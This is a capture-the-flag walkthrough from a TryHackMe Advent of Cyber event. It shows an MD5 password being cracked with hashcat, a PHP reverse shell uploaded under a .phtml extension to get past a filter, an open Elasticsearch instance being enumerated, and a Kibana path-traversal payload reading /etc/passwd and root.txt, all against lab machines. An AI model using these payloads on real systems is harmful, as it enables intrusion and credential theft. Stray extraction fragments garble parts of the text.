
Dictionary cache hit: 0% □ Debugger ( ) Style Editor ( ) Performance ( ) Memory ( ) Network ( )
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
  <><div class="wrapper">
f1267830a78c0b59acc06b05694b2e28:saltnpepper
    ><div class="login_header">...</div>
Session.....: hashcat
Status....: Cracked
Hash.Type...: MD5
Hash.Target.: f1267830a78c0b59acc06b05694b2e28
Time.Started.: Wed Jan  1 07:38:48 2020 (0 secs)
Time.Estimated.: Wed Jan  1 07:38:48 2020 (0 secs)
Guess.Base...: File "(/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1...: 450.8 kH/s (0.50ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered...: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress....: 156672/14344385 (1.09%)
Rejected....: 0/156672 (0.00%)
Restore.Point.: 155648/14344385 (1.09%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1.: shelbourne -> pepe17

```

We found out Santa's password, **saltnpepper**.

#### #4 Santa has a secret! Which station is he meeting Mrs Mistletoe in?

We login on the website using Santa's credential:



We found a conversation with Mommy Mistletoe. Let's check it out:

You and **Mommy Mistletoe**

X Santa, I think my son Michael saw us kissing underneath the misteltoe last night! Meet me under the clock in [Waterloo station](#) at Midnight.

X Mrs Mistletoe, you're certainly on the naughty list this year! See you there, Kris x

Write your message ...

Send

Guess they'll be meeting at **Waterloo Station**.

**#5 Once you're logged in to LapLAND, there's a way you can gain a shell on the machine! Find a way to do so and read the file in /home/user/**

There is a browse button which we can upload images using it. Perhaps we can try uploading a reverse shell php file? We downloaded ReverseShell.php online and try to upload it:

Browse... ReverseShell.php  
Got something to say?

Post

Naughty! You aren't allowed to upload php files here

Browse... No file selected.

Got something to say?

Post

We received an error message. I tried to use ReverseShell.php.jpg and manipulate the file name using burpsuite, and also tried to use exiftool to insert a one-liner reverse shell payload into the DocumentName metadata. The first was denied with the same error as above, the second we manage to get an image but no payload is executed. Perhaps an older version of php file might work? Let's try a .phtml file:

Browse... ReverseShell.phtml

Got something to say?

Post

Browse... No file selected.

Got something to say?

Post

Santa Claus Just now

Comments(0) Like 0 Likes

Santa Claus 20 minutes ago

X

X

- Reload Image
- View Image
- Copy Image
- Copy Image Location**
- Email Image...
- View Image Info
- Inspect Element (Q)

We managed to upload ReverseShell.phtml! Let's set up a netcat listener and then execute the phtml file in the server:

```
root@kali:~/Downloads# netcat -lvpn 1234
listening on [any] 1234 ...
connect to [10.8.12.43] from (UNKNOWN) [10.10.115.58] 54852
Linux server 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
06:22:46 up 2:29, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Santa Claus 20 minutes ago

We managed to get www-data shell! We can now access the flag from /home/user:

MERRY CHRISTMAS FROM SHEFFIELD, UK

CREATED IN COLLABORATION WITH TRYHACKME.COM

THM{SHELLS\_IN\_MY\_EGGNOG}

The flag is THM{SHELLS\_IN\_MY\_EGGNOG}.

**[Task 29] [Day 24] Elf Stalk**

McDatabaseAdmin has been trying out some new storage technology and came across the ELK stack (consisting of Elastic Search, Kibana and Log Stash).

The Christmas Monster found this insecurely configured instance and locked McDatabaseAdmin out of it. Can McSkidy help to retrieve the lost data?

While this task does not have supporting material, here is a general approach on how to go about this challenge:

- scan the machine to look for open ports(specific to services running as well)
  - as with any database enumeration, check if the database requires authentication. If not, enumerate the database to check the tables and records
  - for other open ports, identify misconfigurations or public exploits based on version numbers

## #1 Find the password in the database

## Running masscan and nmap:

```
root@kali:~/Downloads# masscan -e tun0 -p1-65535,U:1-65535 10.10.7.208 --rate=1000
 _index:      "messages"
Starting masscan 1.0.4 "(http://bit.ly/14GZzcT)" at 2019-12-30 06:17:56 GMT
-- forced options:SS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 8000/tcp on 10.10.7.208
Discovered open port 9300/tcp on 10.10.7.208
Discovered open port 22/tcp on 10.10.7.208
Discovered open port 5601/tcp on 10.10.7.208
Discovered open port 111/tcp on 10.10.7.208
Discovered open port 9200/tcp on 10.10.7.208
```

```
root@kali:~/Downloads# nmap -sV -v -Pn -n -p8000,9300,22,5601,111,9200 10.10.7.208
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-30 14:27 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 14:27
Scanning 10.10.7.208 [6 ports]
Discovered open port 111/tcp on 10.10.7.208
Discovered open port 22/tcp on 10.10.7.208
Discovered open port 9300/tcp on 10.10.7.208
Discovered open port 9200/tcp on 10.10.7.208
Discovered open port 5601/tcp on 10.10.7.208
Discovered open port 8000/tcp on 10.10.7.208
Completed SYN Stealth Scan at 14:27, 0.18s elapsed (6 total ports)
Initiating Service scan at 14:27
Scanning 6 services on 10.10.7.208
Completed Service scan at 14:29, 110.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.7.208.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.83s elapsed
Initiating NSE at 14:29
Completed NSE at 14:29, 1.24s elapsed
Nmap scan report for 10.10.7.208
Host is up (0.18s latency).
    receiver: "wendy"
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
111/tcp   open  rpcbind  rpcbind/2-4 (RPC #100000)
5601/tcp  open  esmagent?
8000/tcp  open  http     SimpleHTTPServer 0.6 (Python 3.7.4)
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
```


We easily figured out that for these ports:

5601: Kibana

9200: ElasticSearch for HTTP Interface

9300: ElasticSearch for Communication

There is a SimpleHTTPServer. Let's check it out first:



## Directory listing for /

- [kibana-log.txt](#)

Only contains a kibana log file.

Let us try to enumerate the ElasticSearch database:

A screenshot of a web browser window showing the Elasticsearch cluster state at "10.10.7.208:9200". The interface includes a header with "JSON", "Raw Data", and "Headers" tabs, and "Save" and "Copy" buttons. The main content area displays the Elasticsearch cluster state in JSON format. The data includes:

```
name: "sn6hfBl"
cluster_name: "elasticsearch"
cluster_uuid: "zAlVFkDaQlSBTQkLCqWJCQ"
version:
  number: "6.4.2"
  build_flavor: "default"
  build_type: "rpm"
  build_hash: "04711c2"
  build_date: "2018-09-26T13:34:09.098Z"
  build_snapshot: false
  lucene_version: "7.4.0"
  minimum_wire_compatibility_version: "5.6.0"
  minimum_index_compatibility_version: "5.0.0"
tagline: "You Know, for Search"
```

Since we can access it, it seems like it is poorly configured. Let's view the indices:

[http://10.10.7.208:9200/\\_cat/indices?v](http://10.10.7.208:9200/_cat/indices?v)

health	status	index	uuid	pri	rep	docs.count	docs.deleted	store.size	pri.store.size
green	open	.kibana	LVBQAm6QT1m95lDwXSmUPA	1	0	1	0	4kb	4kb
yellow	open	messages	PrMUsu_GTgiPVv3wNWixLw	5	1	200	0	43.3kb	43.3kb

```
root@kali:~# curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[14]._source.message'
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          0      0      0      0      0      0      0      0      0      0
          = 18:          Dload  Upload   Total Spent  Left Speed
100 32808 de 100 32808 message 0 0 57057 0 --:--:-- --:--:-- 57156
"hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs580l3AXkMWLxiEyUyyf"
```

We can see that there's a messages index. Let's check it out.

[http://10.10.7.208:9200/messages/\\_search?size=1000](http://10.10.7.208:9200/messages/_search?size=1000)

We search the index with size=1000 to see all the available records. We can see that there are 200 records:

```
① 10.10.7.208:9200/messages/_search?size=1000
JSON Raw Data Headers
Save Copy
{
  "_score": 1,
  "_source": {
    "sender": "beth",
    "receiver": "wendy",
    "message": "Android > IOS"
  }
}
196:
{
  "_index": "messages",
  "_type": "_doc",
  "_id": "193",
  "_score": 1,
  "_source": {
    "sender": "beth",
    "receiver": "mandy",
    "message": "Android > IOS"
  }
}
197:
{
  "_index": "messages",
  "_type": "_doc",
  "_id": "194",
  "_score": 1,
  "_source": {
    "sender": "jean",
    "receiver": "mandy",
    "message": "i have so much goss for you!!"
  }
}
198:
{
  "_index": "messages",
  "_type": "_doc",
  "_id": "195",
  "_score": 1,
  "_source": {
    "sender": "susan",
    "receiver": "kirsten",
    "message": "omg, the huel deal is so cheap today"
  }
}
199:
{
  "_index": "messages",
  "_type": "_doc",
  "_id": "196",
  "_score": 1,
  "_source": {
    "sender": "jean",
    "receiver": "wendy",
    "message": "Did any of you sign up for HackBack2 - sounds like itll be so much fun"
  }
}
```

We are interested in the messages. In order to filter through, we use the curl command with jq to filter the records:

```
curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[]._source.message'
```

```
root@kali:~# curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[]._source.message'
% Total    % Received % Xferd  Average Speed   Time   Time     Current
                                 Dload  Upload   Total Spent   Left Speed
100 32807  100 32807    0     0  58583      0 --::-- --::-- --::-- 58688
"Android > IOS"      "5"
"i have so much goss for you!!"
"Android > IOS"      "0"
"im so happy python2 is being deprecated"
"Did any of you sign up for HackBack2 - sounds like itll be so much fun"
"i have so much goss for you!!"
"i have so much goss for you!!"
"omg the huel deal is so cheap today"
"Android > IOS"
"Android > IOS"      "messages"
"what are your plans tomorrowlets meet up on Wednesday"
"ew, elasticsearch is the worst"
"how was the event today"
"omg, the huel deal is so cheap today"
"hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs580l3AXkMWLxiEyUyyf"
"i have so much goss for you!!"
"i have so much goss for you!!"
"Android > IOS"
"what are your plans tomorrowlets meet up on Wednesday"
"Android > IOS"      "_doc"
"Android > IOS"      "14"
"Did any of you sign up for HackBack2 - sounds like itll be so much fun"
"ugh, i cant keep up with the cool kids these days"
"omg, the huel deal is so cheap today"
"im so happy python2 is being deprecated"
"what are your plans tomorrowlets meet up on Wednesday"
"ew, elasticsearch is the worst"
"Android > IOS"
"im so happy python2 is being deprecated"
"what are your plans tomorrowlets meet up on Wednesday"
"Android > IOS"      "19"
"im so happy python2 is being deprecated"
```

We managed to find the password: **9Qs580l3AXkMWLxiEyUyyf**.

## #2 Read the contents of the /root.txt file

Going to the Kibana port, under management, we can see that the version is 6.4.2:

Management

Version: 6.4.2

Elasticsearch

Index Management Licer

Kibana

Index Patterns Save

We searched up the version of the Kibana, and there's actually a LFI exploit for this. Exploiting on the `apis` parameter, it is possible for attackers to execute javascripts within the server. This means that if an attacker managed to upload a reverse shell script into the server, he is able to escalate to Kibana's privileges. However for us, we are trying to view the `root.txt` file within the server. Let's try to see if we can read the `/etc/passwd` file:

10.10.33.175:5601/api/console/api\_server?sense\_version=@@SENSE\_VERSION&apis=../../../../../../../../etc/passwd

Burp Suite Community Edition

Error

Timeout in communication with remote server

[http://10.10.33.175:5601/api/console/api\\_server?sense\\_version=@@SENSE\\_VERSION&apis=../../../../../../../../etc/passwd](http://10.10.33.175:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../etc/passwd)

We actually reached a time out. This means that the exploit is working, and somewhere in the server we are able to view information regarding the command we ran. Remember the kibana-log.txt file we see in port 8000? Probably we can see some information there:

Bingo! We are able to see the content of the file in the error logs. Now, let us view the /root.txt file:



[http://10.10.33.175:5601/api/console/api\\_server?sense\\_version=@@SENSE\\_VERSION&apis=../../../../../../../../root.txt](http://10.10.33.175:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../root.txt)

It took some time for me to actually notice that the content of root.txt is actually within the log file:

The content is **someELKfun.**

[Task 30] [Day 25] Challenge-less

To everyone who participated in our Advent of Cyber event, we hope you learnt something new! There is no challenge on the last day, instead we ask you complete a room on TryHackMe and enjoy some time off on Christmas day!

We will pick the daily prize winners and the main winners on Sunday, so there is still time to complete challenges and enter yourself!

That's the end of the challenge! Thank you for reading.